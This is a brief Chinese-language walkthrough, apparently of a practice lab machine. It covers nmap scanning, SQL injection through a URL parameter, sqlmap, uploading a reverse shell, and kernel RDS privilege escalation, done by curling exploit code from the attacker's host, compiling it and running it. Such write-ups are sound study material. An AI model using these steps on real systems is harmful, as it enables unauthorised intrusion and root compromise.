

1. nmap扫描发现开放了22,80端口
2. 发现url中的参数
3. 改变cat值发现可以成功,可能为sql注入
4. Sqlmap 扫描一下




5.有用户名和密码，目录扫描一下看看有没有登录点



登录尝试，账户为GeorgeMiller有上传文件的功能

上传反弹shell，连接成功

1. 提权，发现内核版本为2.6.3

Searchspolit 发先有个RDS提权的

Kali:Python3 -m http.server 80 开启服务

靶机:curl 192.168.1.101/15285.c -o a.c

gcc -ob a.c

chmod +x b

./b

提权成功

